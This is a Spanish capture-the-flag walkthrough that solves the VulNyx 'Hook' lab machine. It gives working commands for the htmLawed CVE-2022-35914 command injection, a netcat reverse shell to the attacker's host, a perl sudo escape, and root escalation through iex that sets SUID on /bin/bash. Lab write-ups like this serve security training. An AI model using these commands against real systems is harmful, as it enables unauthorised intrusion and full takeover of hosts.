VulNyx - Hook
Information
Hook es una máquina Linux de dificultad fácil de la plataforma VulNyx, fue creada por el usuario d4t4s3c y funciona correctamente en los hipervisores VirtualBox y VMware.
Enumeration
Nmap
TCP
❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 19:39 CEST
Nmap scan report for 192.168.1.56
Host is up (0.0013s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
4369/tcp open  epmd
❯ nmap -sVC -p22,80,4369 192.168.1.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 19:40 CEST
Nmap scan report for 192.168.1.56
Host is up (0.00048s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_  256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
80/tcp   open  http    Apache httpd 2.4.59 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/htmLawed
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.59 (Debian)
4369/tcp open  epmd    Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|_  nodes:
Shell (www-data)
80/TCP (HTTP)
Site: /

En el script NSE (http-robots.txt) del nmap inicial, se observa dentro de la directiva disallowed la ruta /htmLawed.
80/tcp   open  http    Apache httpd 2.4.59 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/htmLawed
Site: /htmLawed

HTMLawed
Encuentro un HTMLawed y enumero la versión (v1.2.5) instalada.
CVE-2022-35914
Con el siguiente exploit consigo ejecutar comandos como usuario www-data.
❯ curl -s -d "sid=foo&hhook=exec&text=id" -b "sid=foo" "http://192.168.1.56/htmLawed/htmLawedTest.php" | html2text | grep "memory" -A 1 | grep -v "memory"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Reverse Shell
Ya ejecutando comandos intento obtener una reverse shell.
❯ curl -s -d "sid=foo&hhook=exec&text=busybox nc 192.168.1.5 443 -e /bin/sh" -b "sid=foo" "http://192.168.1.56/htmLawed/htmLawedTest.php"
Obtengo la shell como usuario www-data.
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.56] 34312
id ; hostname
uid=33(www-data) gid=33(www-data) groups=33(www-data)
hook
Shell (noname)
Enumeration
Sudo
El usuario www-data puede ejecutar como noname el binario perl con sudo.
www-data@hook:/$ sudo -l
Matching Defaults entries for www-data on hook:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User www-data may run the following commands on hook:
    (noname) NOPASSWD: /usr/bin/perl
Abuse
Binary (perl)
En GTFOBins nos dan la secuencia de shell-escape y me convierto en usuario noname.
www-data@hook:/$ sudo -u noname /usr/bin/perl -e 'exec "/bin/sh";'
$ bash -i
noname@hook:/$ id ; hostname
uid=1000(noname) gid=1000(noname) groups=1000(noname)
hook
Privilege Escalation
Enumeration
Sudo
El usuario noname puede ejecutar como root el binario iex con sudo.
noname@hook:/$ sudo -l
Matching Defaults entries for noname on hook:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User noname may run the following commands on hook:
    (root) NOPASSWD: /usr/bin/iex
Abuse
Binary (iex)
En el man de iex se puede observar que usa el interprete elixir, con la función system.cmd permite ejecutar comandos externos.
Le asigno permisos 4755 (SUID) a /bin/bash y me convierto en usuario root.
noname@hook:/$ sudo -u root /usr/bin/iex
Erlang/OTP 25 [erts-13.1.5] [source] [64-bit] [smp:1:1] [ds:1:1:10] [async-threads:1] [jit:ns]

Interactive Elixir (1.14.0) - press Ctrl+C to exit (type h() ENTER for help)
iex(1)> System.cmd("id", [])
{"uid=0(root) gid=0(root) groups=0(root)\n", 0}
iex(2)>
iex(2)> System.cmd("chmod", ["4755", "/bin/bash"])
{"", 0}

noname@hook:/$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1265648 Apr 23  2023 /bin/bash
noname@hook:/$ /bin/bash -pi
bash-5.2# id ; hostname
uid=1000(noname) gid=1000(noname) euid=0(root) groups=1000(noname)
hook
Flags
Ya como usuario root puedo leer las flags user.txt y root.txt.
bash-5.2# find / -name user.txt -o -name root.txt 2>/dev/null |xargs cat
708*****************************
2ee*****************************
Hasta aquí la resolución de la máquina Hook de VulNyx.
Happy Hacking! 🙂